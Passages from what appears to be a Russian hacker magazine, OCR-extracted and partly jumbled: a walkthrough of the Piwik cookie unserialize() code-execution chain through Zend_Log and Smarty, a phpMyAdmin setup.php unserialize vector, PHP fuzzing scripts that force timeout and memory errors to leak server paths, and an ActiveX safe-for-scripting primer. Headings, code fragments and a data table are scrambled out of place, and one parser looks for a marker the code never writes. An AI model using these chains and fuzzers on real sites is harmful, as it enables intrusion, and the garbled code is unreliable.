                $varValue = $arrayValue;
            }
        }
        ...
    }
}
```

# make mistake



## первоначальное advisory в phpMyAdmin

Как видно, здесь Ливик получает контент из куков, которые передает пользователь, и разбирает их на запчасти:

- значение кукиса разбирается по знаку "=", первая часть — имя переменной, вторая — значение;
- далее значение переменной пропускается через `base64_decode()` (что, кстати, помогает безболезненно передавать нул-байт) и через нужную нам функцию `unserialize()`.

Эта функция юзается практически в любом месте скрипта (например, для авторизации по кукам) и доступна любому удаленному пользователю, так что нам осталось только найти путь к опасным функциям в Zend Framework. Двигаем дальше :)

## РЕВЕРСИНГ

Если ты читал оригинальный PDF Эссера, то должен помнить, что наиболее удобным классом для выполнения произвольного кода во фреймворке является `Zend_Log`. Так что ищем и находим этот класс в `./libs/Zend/Log.php` и посмотрим на его деструктор:

```
public function __destruct()
{
    foreach($this->_writers as $writer) {
        $writer->shutdown();
    }
}
```

Здесь деструктор в цикле выполняет некий метод `shutdown()` из классов, перечисленных в массиве `_writers`. Далее нужно найти полезный нам `shutdown`-метод. И таковой находится в `./libs/Zend/Log/Writer/Mail.php`:

```
public function shutdown()
{
    ...
    if (empty($this->_eventsToMail)) {
        return;
    }
    ...
    if ($this->_layout) {
    ...
        // If an exception occurs during
        rendering, convert it to a notice
        // so we can avoid an exception
        thrown without a stack frame.
        try {
            $this->_mail->setBodyHtml($this->_
            layout->render());
        } catch (Exception $e) {
        ...
            try {
                $this->_mail->send();
            } catch (Exception $e) {
            ...
            }
        }
    }
}
```

## установочный скрипт phpMyAdmin

```
}
...
}
```

Этот шатдаун-метод проверяет, есть ли некие события, которые еще не были отправлены по указанному в свойстве адресу e-mail. Если такие находятся, то он отправляет их. Эта фишка позволяет любому взломщику рассылать спам через тот же самый `unserialize`-баг. Спам-баг, конечно, может быть интересен определенному кругу читателей, но мы со Стефаном не останавливаемся на достигнутом и идем дальше :). Теперь нам необходимо найти классы, использующие метод `render`. Наиболее полезный из таковых оказывается в классе `Piwik_View` из файла `./core/View.php`:

```
public function render()
{
    try {
        ...
    } catch (Exception $e) {
        // can fail, for example at
        installation (no plugin loaded yet)
    }
    ...
    return $this->smarty->fetch($this->
    >template);
}
```

Как пишет сам Эссер, этот метод делает кучу интересных вещей, которые могут быть проигнорированы, и в конце вызывает известный шаблонный движок Smarty для рендеринга темплейта.

## ОПАСНЫЙ SMARTY


Известно, что Smarty может выполнять PHP-код в темплейтах, поэтому мы и выбрали для дальнейшего исследования этот класс.

Итак, смотрим на указанную выше функцию `fetch()` в `./libs/Smarty/Smarty.class.php`:

```
function fetch($resource_name, $cache_id = null, ...)
{
    ...
    if ($display && !$this->_caching &&
    count($this->_plugins['outputfilter']) == 0) {
        if ($this->_is_compiled($resource_name,
        $_smarty_compile_path) || $this->_compile_resource($resource_name,
        $_smarty_compile_path)) {
            include($_smarty_compile_path);
        }
    }
}
```

## ▶ links

- [piwik.org](http://piwik.org) — официальный сайт Piwik
- [builds.piwik.org/?C=M;O=D](http://builds.piwik.org/?C=M;O=D) — архив релизов Piwik
- [suspekt.org/2009/12/09/advisory-032009-piwik-cookie-unserialize-vulnerability](http://suspekt.org/2009/12/09/advisory-032009-piwik-cookie-unserialize-vulnerability) — Piwik Cookie unserialize() Vulnerability
- [framework.zend.com/download](http://framework.zend.com/download) — официальная страница Zend Framework
- [smarty.net](http://smarty.net) — официальный сайт Smarty
- [php.net/call\\_user\\_func\\_array](http://php.net/call_user_func_array) — описание функции `call_user_func_array()`
- [suspekt.org/downloads/PiwikSmarty.txt](http://suspekt.org/downloads/PiwikSmarty.txt) — выполнение произвольного кода в Piwik через Smarty
- [suspekt.org/downloads/PiwikConfig.txt](http://suspekt.org/downloads/PiwikConfig.txt) — запись произвольных файлов в Piwik
- [gncitizen.org/static/blog/2009/06/phpmyadminrcesh.txt](http://gncitizen.org/static/blog/2009/06/phpmyadminrcesh.txt) — phpMyAdmin 'scripts/setup.php' PHP Code Injection RCE PoC v0.11
- [snipper.ru/view/12/phpmyadmin-2119-unserialize-arbitrary-php-code-execution-exploit](http://snipper.ru/view/12/phpmyadmin-2119-unserialize-arbitrary-php-code-execution-exploit) — мой эксплоит для phpMyAdmin <= 2.11.9
- [forum.antichat.ru/thread99589-file-exists.html](http://forum.antichat.ru/thread99589-file-exists.html) — обход ограничений `file_exists` с помощью `ftp`



интерфейс Piwik



advisory к Пивки от Стефана Эссера

```

    }
} else {
    ...

```

Здесь имя шаблона подставляется в метод `_compile_resource` для компиляции:

```

function _compile_resource(
    $resource_name,
    $compile_path)
{
    $_params = array('resource_name'
=> $resource_name);
    if (!$this->fetch_resource_
info($_params))
    {
        return false;
    }

```

Перед компиляцией методом `_fetch_resource_info` получается расширенная информация о ресурсе:

```

function _fetch_resource_info(
    &$params)
{
    ...
    switch ($resource_type) {
        case 'file':
            ...
            break;
        default:
            // call resource functions
            to fetch the template source and

```

```

timestamp

if ($params['get_source'])
{
    $_source_return =
isset($this->plugins['resource']
[$resource_type]) && call_
user_func_array($this->_
plugins['resource'][$resource_
type][0][0], array($resource_
name, &$params['source_content']
,&$this));
    ...
}

```

Бинго! С помощью стандартной PHP-функции `call_user_func_array` мы сможем выполнить любую другую callback-функцию.:

**ВЫПОЛНЕНИЕ КОДА**

В данном примере функция `call_user_func_array` вызывается с двумя параметрами: имя вызываемой callback-функции и массив с тремя параметрами, которые передадутся в коллбэк.

В контексте выполнения произвольного PHP-кода здесь сразу встают две проблемы:

1. `eval()`, обычно применяемый для сабжа, является конструкцией языка, а не функцией, то есть его невозможно вызвать через `call_user_func_array`;
  2. `assert()` (как замена `eval`) уже является функцией, но ее вызов выдаст ошибку, так как коллбэку передаются 3 параметра, а `assert` принимает лишь один.
- Из-за этих ограничений Стефану пришлось придумать небольшой трюк, который заключается в использовании встроенного в Smarty вращера для `eval`:

```

function _eval(
    $code, $params=null)
{
    return eval($code);
}

```

Хотя эта функция по определению принимает лишь 2 параметра, ей возможно передать и большее их количество.

Причиной этого является тот факт, что по дефолту пользовательские функции в PHP, в отличие от внутренних, могут оперировать произвольным числом параметров. Теперь нам осталось лишь собрать в единый эксплоит все результаты реверсинга, что Стефан Эссер уже сделал (ссылку ищи в сносках).

В сплите сериализуются все перечисленные выше классы и необходимые им методы, затем полученное значение пропускается через `base64_encode` и, на основе его, формируется `evil`-куки, который ты сможешь скормить своему браузеру и наслаждаться результатами выполнения произвольного PHP-кода в Piwik.

Также советую обратить внимание на еще один эксплоит по ссылке в сносках, где Эссер проворачивает еще один трюк с `unserialize` в Пивике и записывает произвольные файлы в произвольное место системы.

**ПОТРОШИМ PHPMYADMIN**

Теперь небольшой бонус от меня.:

Если ты следишь за лентами эксплоитов, то, наверняка, не должен был пропустить уязвимость популярнейшего менеджера баз данных MySQL phpMyAdmin версий до 2.11.9 (ссылку на спloit, как всегда, ищи в сносках). Уязвимость заключалась в том, что скрипт установки `./scripts/setup.php` вообще не проверял пользовательские данные, которые затем записывались в конфигурационный файл. Эксплоит был всем хорош, за исключением того, что администратор уязвимого хоста должен был вручную создать директорию `./config` и дать ей права на запись (именно туда должен был записываться ядовитый конфиг), что на практике встречалось крайне редко. Настало время исправить это недоразумение. Итак, `./scripts/setup.php` — единственное место в скрипте, где используется наша любимая функция `unserialize`:

```

if (isset($_POST['configuration']
)&& $action != 'clear')
{
    // Grab previous
configuration, if it should not
be cleared
    $configuration=unserialize(
        $_POST['configuration']);
}

```

Как можно видеть, параметр `$_POST['configuration']` перед вставкой в `unserialize()` никоим образом не проверяется, так что мы вполне можем поискать интересные реализации волшебных методов `__wakeup` и `__destruct`. Очень полезный нам `эйкап`-метод находится в `./libraries/Config.class.php`:

```

function __wakeup() {
    if (!$this->checkConfigSource()

```



# ГЮЛЬЧАТАЙ, ОТКРОЙ ЛИЧИКО

## ПОЛУЧЕНИЕ ИНФОРМАЦИИ О ВЕБ-ПРИЛОЖЕНИИ НЕТРАДИЦИОННЫМИ СПОСОБАМИ

Сегодня я хочу рассказать тебе о некоторых особенностях функционирования веб-приложений, которые могут повлиять на их безопасность. Прежде всего, предлагаю обратить внимание на различия между терминами «безопасность сайта» и «безопасность системы управления сайтом». Хотя эти вещи и взаимосвязаны, но, как показывает практика — они всего лишь пересекающиеся множества. Пентестер методом «черного ящика» может выявить недостатки CMS, на которой этот работает сайт, а может и не выявить. Как повезет.



### НИКОГДА НЕ СДАВАЙСЯ

Немного лирики... Однажды мне довелось исследовать одну очень хорошо защищенную систему. Мозговые штурмы следовали один за другим и ничего не приносили, идеи иссякали, а результат оставался практически нулевым. Я начал писать разнообразные фаззеры, дергая то один, то другой скрипт в надежде вытащить хоть что-нибудь, но все было без толку. Однако, крылатая фраза на спичечном коробке с цаплей и лягушкой, покоровившем сердца многих наших соотечественников, оказалась как всегда безукоризненно верной. В куче ответов сервера на разнообразные запросы в глаза бросились ответы аномально маленькой длины. После более подробного их изучения стало ясно, что сервер периодически не успевал обрабатывать мои навороченные запросы за `max_execution_time` и скрипт падал с 500-м статусом. Это было уже что-то, так как в ошибке содержались абсолютные пути и имена скриптов на сервере. Выудив самый тяжелый для сервера запрос (им оказалась функция создания миниатюры из формата

TIFF), я поставил его в цикл в многопоточном режиме и стал собирать информацию. Через непродолжительное время у меня были ответы 11 различных типов, каждый из которых раскрывал имя и путь к своему классу. Второй раз счастье улыбнулось в гугле, когда оказалось, что один из этих классов доступен для скачивания на просторах Сети. После изучения исходника были выявлены слабые места и проведена атака переопределения переменной с `Register_Globals=ON`. Подбирать имя этой переменной, не видя исходников, можно было годами... Движок сдался, а полезный опыт и побудил меня к написанию этой статьи.


### НАСТРОЙКИ PHP

После такого дебюта сразу стало интересно найти другие возможные пути к проведению схожих атак. В настройках интерпретатора PHP были выделены следующие опции:

```
max_execution_time
max_input_nesting_level
max_input_time
```

```
memory_limit
pcrc.backtrack_limit (PHP>=5.2.0)
pcrc.recursion_limit (PHP>=5.2.0)
post_max_size (PHP>=4.0.3)
upload_max_filesize
max_file_uploads (PHP>=5.2.12)
```

Здесь не все, но наиболее распространенные опции, что называется common :). Весь список опций (включая различные модули) можно найти на [php.net/manual/en/ini.list.php](http://php.net/manual/en/ini.list.php). Искать по ключевым словам `max`, `limit`. Из всех параметров следовало выявить наиболее применимые. Тут я руководствовался, прежде всего, универсальностью: хотелось найти параметры, которые удастся компрометировать на как можно более широком спектре настроек PHP и веб-серверов. После долгих мучений, описывать которые здесь не буду, оказалось, что самые пригодные к использованию — `max_execution_time`, `memory_limit`. Они выбрасываются в тело ответа при настройках `error_reporting=E_ERROR` или выше, и `display_errors=On`. Такое можно встретить в большинстве дефолт-



**График зависимости размера ответа от размерности массива переменной GET. По спаду определяем max\_input\_nesting\_level.**


ных конфигов. Кроме того, варьируя значения переменных, можно добиться выпадения ошибок из различных мест приложения. В результате мы получим не только названия классов, скриптов, пути к приложению, но и понятие об иерархии вызовов внутри приложения. Но это еще не все данные, которые нужно иметь для начала работы.

## ПОДГОТОВИТЕЛЬНЫЙ ЭТАП — URI MAX LENGTH И MAX\_INPUT\_NESTING\_LEVEL

Для начала напишем простые скрипты для определения двух параметров сервера — максимальной длины GET-запроса и максимальной глубины вложенности входных данных. Зачем они пригодятся, будет рассказано дальше. Максимальная длина запроса устанавливается веб-сервером, определить ее очень просто методом дихотомии (деления отрезка пополам). Код на PHP выглядит примерно так:

```
function fuzz_max_uri_len($url)
{
    $headers = array();
    $data = array();
    $left = 500; //Значение левого края искомого диапазона
    $right = 64000; //Значение правого края искомого диапазона
    $accur = 5; //Точность, с которой определяем значение
    while (($right-$left) > $accur){
        $cur = ($right+$left)/2;
        $data['x'] = str_repeat("x", $cur);
        list($h,$c,$t) = sendGetRequest($url, $headers, $data);
        $s = intval(substr($h,9,3));
        if ($s<400) {
            $left=$cur;
        }
        else{
            $right=$cur;
        }
        echo "\n$cur\t$s";
    }
    return(($right+$left)/2);
}
```

Второй необходимый параметр max\_input\_nesting\_level — свойство уже строго настройки интерпретатора, по



**Ошибка max\_execution\_time**

умолчанию равен 64. Это значение определяет максимальную размерность массива, которую может иметь переменная, приходящая от пользователя. Рассмотрим для примера вот такой код:

```
<?php echo $_GET['a']; ?>.
```

В случае, если, max\_input\_nesting\_level=1 и мы передадим в запросе ?a[[]], на экране ничего не появится, в интерпретаторе возникнет ошибка уровня Notice, говорящая о том, что переменная не объявлена. Если же мы увеличим значение параметра до 2 и повторим запрос, на экране уже высветится «Аггау». Казалось бы, именно таков самый простой способ определить значение этого параметра — найти скрипт, который в явном виде выводит значение какой-нибудь пользовательской переменной и вызывать его, увеличивая вложенность, пока не исчезнет надпись Аггау. Такой поиск опять-таки стоит проводить методом дихотомии. Однако я попытался написать более универсальный алгоритм, который будет работать даже в случае, когда в ответ выводятся переменные, только косвенно зависящие от пользовательской. До сих пор не уверен в оптимальности выбранного алгоритма, так что представляю его на суд общественности :). Суть в том, чтобы постепенно увеличивать значение размерности массива и анализировать количество байт ответа. Если длина ответа отличается от предыдущего больше чем на какое-то пороговое значение, это считается аномалией и фиксируется в логе. Дополнив мой PoC нехитрой функцией построения графиков, я получил интересные картинки, которые представлены в сносках. В большинстве случаев, по спаду графика зависимости размера ответа от размерности массива и определяется значение параметра. Этот алгоритм пригодился мне и в дальнейшем, плюс я написал аналогичный статистический анализатор для времени ответа сервера.


## ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ ПАМЯТИ ВРЕДИТ ВАШЕМУ СКРИПТУ :)

Вернемся к нашей святой цели — спровоцировать ошибку «Allowed memory size exhausted». В качестве самого тривиального примера, рассмотрим PHP-код <?php echo `OK`;?>. Казалось бы, какое тут потребление памяти?! На самом деле, такой скрипт может жрать мегабайты ОЗУ. И тут, не спору, нет вины программиста, написавшего его. Для вывода размера используемой памяти в PHP служит



### ► links

[oxod.ru](#) — мой блог, отвечаю на вопросы, пишу по мере сил.  
[php.net](#) — официальный сайт интерпретатора, сюда за параметрами конфига.



**График зависимости времени ответа от размерности массива переменной GET. Как видно, зависимость определяется далеко не размерностью массива :)**

Response, ns	Nesting level
5572	0
5573	1
5574	2
5575	3
5576	4
5577	5
5578	6
5579	7
5580	8
5581	9
5582	10
5583	11
5584	12
5585	13
5586	14
5587	15
5588	16
5589	17
5590	18
5591	19
5592	20
5593	21
5594	22
5595	23
5596	24
5597	25
5598	26
5599	27
5600	28
5601	29
5602	30
5603	31
5604	32
5605	33
5606	34
5607	35
5608	36
5609	37
5610	38
5611	39
5612	40
5613	41
5614	42
5615	43
5616	44
5617	45
5618	46
5619	47
5620	48
5621	49
5622	50
5623	51
5624	52
5625	53
5626	54
5627	55
5628	56
5629	57
5630	58
5631	59
5632	60
5633	61
5634	62
5635	63
5636	64
5637	65
5638	66
5639	67
5640	68
5641	69
5642	70
5643	71
5644	72
5645	73
5646	74
5647	75
5648	76
5649	77
5650	78
5651	79
5652	80
5653	81
5654	82
5655	83
5656	84
5657	85
5658	86
5659	87
5660	88
5661	89
5662	90
5663	91
5664	92
5665	93
5666	94
5667	95
5668	96
5669	97
5670	98
5671	99
5672	100

**Пример PoC в работе. Первая колонка — размер ответа, вторая — время ответа, третья — итерация в потоке. Трудятся 20 потоков.**

функция `memory_get_usage()`. Предлагаю дописать ее к тривиальному скрипту и проведи некоторые измерения. Для начала вызовем наш скрипт не с переменной, а методом GET. Потребление возрастет где-то на 1 Кб. Интерпретатор уже выделил немного памяти под значение переменной, поэтому, если послать запрос «?a=aaa», потребление памяти не увеличится. Наша же задача — получить как можно больше выделенной памяти при как можно более короткой длине GET-запроса (максимальное значение мы уже получили и держим в уме). Попробуем теперь передать запрос с параметром `?a[]`, количество потребленной памяти увеличится уже примерно на 500 байт. Теперь в игру вступает второй параметр, который был определен выше — `max_input_nesting_level`.

```

}
}
return intval($mem);
}
    
```

Теперь мы можем попытаться получить практическую пользу от всего написанного. Тут следует запастись удачей. Навскидку, без исходного кода, может быть непросто определить скрипты, которые любят память. Совет такой — ищи циклы с обработкой массивов, рекурсии и всего такого же плана. В ряде случаев может оказаться, что лучше использовать POST, где существенно больше ограничения на длину передаваемых данных. Советую взять с диска мой PoC и посмотреть функцию `fuzz_memory_usage()`. Ее можно использовать для перебора переменных различными методами (POST, GET, Multipart) и для выявления наиболее выгодных для выделения памяти комбинаций. Там же встроена проверка на аномально длинную и время ответа, так что, если долгожданная ошибка появится, ты ее не пропустишь.

**МЕДЛЕННЫЙ СКРИПТ — УЯЗВИМЫЙ СКРИПТ**

В отличие от потребления памяти, время выполнения скрипта зависит от нагрузки на сервер и вообще является величиной, мягко говоря, непостоянной. Заставить приложение обрабатываться дольше, чем указано в параметре `max_execution_time`, непросто. Есть даже класс уязвимостей в OWASP, называется «dead\_code». Это ошибки разработчика, которые можно эксплуатировать в целях взлома, например, для провоцирования ошибки превышения времени выполнения. Тестируя приложение или сайт, ты уже имеешь какое-то представление о том, какие запросы обрабатывают быстрее, а какие медленнее, чем другие. Это, опять же, всевозможные циклы. Кстати, фильтры безопасности часто грешат медленной скоростью выполнения. Особенно это касается фильтров, исправляющих запрос. Зная как работает фильтр, можно скормить ему запрос, для приведения которого потребуются много итераций.

Кроме того, опасны операции с файлами, например, злоумышленник может попробовать загрузить большой файл в несколько потоков. Если веб-приложение попытается записать файл в то же место, куда еще не дописался этот же файл от другого запроса, то оно несколько «промедлит». Но, опять же, все зависит от используемых функций, ОС, ФС, настроек и многих факторов. Вот общие рекомендации, которые можно дать для поиска уязвимых скриптов. В общем случае, постоянно увеличивая нагрузку на сервер, злоумышленник рано или поздно все равно получит то, на что рассчитывает. Конечно, и такие старания нетрудно пресечь, но это уже выходит за рамки веб-приложения. Рассмотрим теперь живой пример на

Как только размерность нашего массива превысит его, потребление памяти будет равносильно случаю, когда мы вообще ничего не передаем. Для эксперимента я проверил, сколько же памяти будет потреблять тривиальный скрипт, если нет ограничения на размерность массива. Оказалось, что при запросе `?a[[]x2500 раз]` тривиальный скрипт ест около 1.2 Мб. Этого, конечно, слишком мало, чтобы вывалиться за `memory_limit`, но и скрипт наш не похож на реальное веб-приложение. Чтобы мониторить потребление памяти любого приложения, можно написать очень простой скрипт:

```


<?php echo "marker:".memory_get_usage()."#"; ?>
    
```

и добавить его в директиву `auto_append_file` в `php.ini`. Теперь нетрудно написать функцию, которая будет искать в ответе сервера маркер и получать значение потребляемой памяти. Функция будет такая:

```

function findMarker($content)
{
    $p1 = strpos($content, "ONsec E500 mem:");

    if ($p1===false){
        return 0;
    }
    else {
        $p2=strpos($content, "#", $p1);
        if ($p2===false){
            return 0;
        }
        else {
            $mem = substr($content,
                $p1+15, $p2-$p1-15);
        }
    }
}
    
```



## отчет о работе PoC. Нашел за 30 минут 83 уровня иерархии, и 126 скриптов.

последней версии Битрикса и тестовой площадке. В системе были выявлены некоторые особенности, а именно:

1. При загрузке файла в качестве аватара, он помещается в директорию с трехсимвольным именем, диапазон символов гексовый ( $16^3=4096$ ).
2. При обновлении аватара, директория со старым аватаром удаляется.
3. При загрузке аватара с именем длиннее 250 символов, директория создается, а файл не загружается. Созданная таким образом директория уже не удаляется.


Можно рассчитывать на то, что обильное количество созданных директорий будет увеличивать время выполнения скрипта загрузки аватара. Проверить это можно простым запросом Multipart, запущенным в несколько потоков. Опять-таки, проверяем на аномалии по длине и времени ответа, сохраняя такие результаты в файлы. Запустив такой алгоритм в 20 потоков, я получил файлы, отличающиеся по длине.

## РАЗБИРАЕМ РЕЗУЛЬТАТЫ

По завершении отлова заветных ответов дело остается за малым — аккуратно разобрать их, вычленив пути из сообщений об ошибках и расположить по уровням в зависимости от длины ответа. Это решается примерно таким кодом:

```
function parseResults($dir)
{
    if (is_dir($dir))
    {
        if ($dh = opendir($dir))
        {
            $i=0;
            $results = array();

            while (($file = readdir($dh)) !== false)
            {
                $curFile = $dir.$file;
                $fh = fopen($curFile, 'r');
                $filedata = fread($fh, filesize($curFile));
                $fsize = filesize($curFile);
                $p1 = strpos($filedata, "Maximum execution time of ");
                if ($p1 === false) {}
                else{
                    $p2 = $p1+52;
                    $p3 = strpos($filedata, "</b>", $p2);
                    if ($p3 === false) {}
                    else{
                        $len = $p3-$p2;
                        $path = substr($filedata, $p2, $len);
                        $unique = true;
                        //Проверяем на уникальность
                    }
                }
            }
        }
    }
}
```



## получаем значение максимальной длины GET запроса.

```
foreach($results as $key=>$value){
    if ($value['path']==$path){
        $unique=false;
        break;
    }
}
if ($unique){
    $len = $p3-$p2;
    $res = array('path'=>
        substr($filedata,$p2,$len), 'len'=>$fsize);
    $results[$i]=$res;
    $i++;
}
}
fclose($fh);
}
closedir($dh);
$size=count($results)-1;
//Сортируем результаты по длине
for ($i = $size; $i>=0; $i--) {
    for ($j = 0; $j<=($i-1); $j++)
        if ($results[$j]['len']>$results[$j+1]['len']) {
            $k = $results[$j];
            $results[$j] = $results[$j+1];
            $results[$j+1] = $k;
        }
}
return $results;
}
```

На выходе получаем отсортированный массив с длинами ответов и именами скриптов, в которых возникла ошибка. Самое приятное — можно восстановить хоть весь стек, только это займет значительное время. К слову, на своей виртуалке я наловил 126 классов за 30 минут. Остается оформить отчет по уровням иерархии в красивом формате. Собственно, все это внутри PoC и содержится — пользуйся на здоровье!

## ЗАКЛЮЧЕНИЕ

Это конечно не все возможные варианты получения информации через провокацию ошибок. Существует еще множество вариантов, методик и техник, применимых как для конкретных сайтов, так и для движков целиком. Все эти техники, приемы и методы предстоит еще найти и использовать, публиковать и модернизировать. Есть и множество проблем — например, оптимизировать PoC для уменьшения количества запросов и уменьшения следов в логах. Эта статья преследовала цель показа основ техники. Надеюсь, получилось. Как всегда, отвечаю в блоге на вопросы.



# ГЛУМИМСЯ НАД ОБЪЕКТАМИ

## ВЗЛОМ ACTIVEX

Тема уязвимостей в ActiveX-компонентах уже не нова. Она стала популярна в 2006 году, когда стала понятна истинная угроза от использования браузерных надстроек. Технология ActiveX является развитием COM-технологий Microsoft и, по сути, представляет собой библиотеку DLL или OLE-модуль с расширением OCX, и который устанавливается пользователем в составе какого-либо ПО, которое, конечно, можно взломать.

### БЕЗОПАСНОСТЬ

Для инициализации объекта из установленных библиотек может использоваться HTML-тэг `<object ...>`, в котором указывается идентификатор класса — CLSID. Кроме того, можно использовать JavaScript-конструктор `ActiveXObject(...)`, в таком случае указывается идентификатор программы — ProgID. CLSID представляет собой глобальный и уникальный идентификатор вида `{11111111-2222-3333-4444-555555555555}`. ProgID — строковый идентификатор компоненты, по сути, ссылающийся на CLSID. Все CLSID, ProgID и прочие настройки для COM-объектов хранятся в реестре. Из этого краткого введения можно понять суть атак: злоумышленник создает HTML-страничку с инициализацией уязвимого ActiveX компонента, вывешивает эту страничку на порносайт (вариантов реализации масса: можно использовать XSS или встроить такой HTML-код в невидимый фрейм взломанного сайта и т.д.), после чего заманивает жертву на уязвимую страничку. Если у зашедшего на сайт пользователя установлена уязвимая версия эксплуатируемого компонента, то срабатывает эксплойт со всеми вытекающими последствиями. Но не все так просто: для обеспечения безопасности клиента был создан механизм,


проверяющий, помечен ли вызываемый компонент как безопасный, разрешено ли вызывать его методы и задавать свойства и разрешено ли ему вообще запускаться из браузера. Если, к примеру, компонент не помечен как безопасный, то ActiveX не будет загружен или, в зависимости от настроек безопасности браузера, пользователю будет задан соответствующий вопрос. Это, в принципе, здоровое решение, только вот принимает его разработчик компонента. Отсюда логика — удобно ведь, когда все работает тихо и мирно — без вопросов. Поэтому множество ActiveX-компонентов необоснованно помечены как безопасные, и для инициализации, и для вызова методов. Собственно сами параметры безопасности прописываются в реестре. Допустим, у нас имеется ActiveX-элемент с CLSID `{11111111-2222-3333-4444-555555555555}`. Чтобы проверить настройки безопасности этого компонента, достаточно найти в реестре ключ — `HKEY_CLASSES_ROOT\CLSID\{11111111-2222-3333-4444-555555555555}` и рассмотреть его дочерние ключи в разделе `Implemented Categories` (если таковой вообще существует, если нет, значит объект не помечен как безопасный в реестре). Наличие следующих ключей будет говорить



нам о том, что наш компонент помечен как безопасный для инициализации и для скриптинга.

```
{7DD95802-9882-11CF-9FA9-00AA006C42C4} — Объект можно инициализировать
{7DD95801-9882-11CF-9FA9-00AA006C42C4} — Можно вызывать методы и задавать свойства
```

